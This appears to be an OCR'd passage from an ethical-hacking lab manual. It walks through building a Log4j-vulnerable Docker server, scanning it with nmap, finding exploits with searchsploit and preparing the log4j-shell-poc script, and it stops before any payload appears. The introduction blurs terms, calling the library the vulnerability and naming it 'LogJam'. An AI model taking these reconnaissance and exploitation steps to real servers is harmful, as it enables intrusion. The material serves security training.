
Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.


Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click Ubuntu to switch to the **Ubuntu** machine, and login with **Ubuntu/toor** credentials.
2. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
3. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.
4. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.




5. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.
   If a question appears **Do you want to continue?** type **Y** and press **Enter**.
   If a **Configuring docker.io** window appears, select **Yes** and press **Enter**.




6. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.

7. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

-t: specifies allocating a pseudo-tty.



8. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.




9. Leave the server running in the **Ubuntu** machine.

10. Click Parrot Security to switch to the **Parrot Security** machine.

11. We will first scan the target machine to identify any vulnerable services running on it.


12. Open a Terminal window with superuser previleges and run **nmap -sV -sC 10.10.1.9** command to view the running services.
-sV option enables version detection. This means Nmap will try to determine the version of the services running on open ports. **-sC** option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.



13. From the result we can see that port **8080** is open and **Apache Tomcat/Coyote 1.1** server is running on the target system.


14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we wil use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.

15. In the terminal window run **searchsploit -t Apache RCE** command to view the RCE vulnerabilities on the Apache server.



16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.


17. We can see that Java platform is vulnerable for **Apache Log4j 2 - Remote Command Execution (RCE)** exploit.



18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.


19. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.

20. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



21. As we can observe that the Log4j vulnerable server is running on the **Ubuntu** machine, leave the **Firefox** and website open.

22. Switch to the Terminal window, run **cd log4j-shell-poc/** and press **Enter**, to enter into log4j-shell-poc directory.




23. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

24. We need to extract JDK zip file which is already placed at **/home/attacker** location.


25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.
-xf: specifies extract all files.

26. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.




27. Now, we need to update the installed JDK path in the **poc.py** file.


28. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.



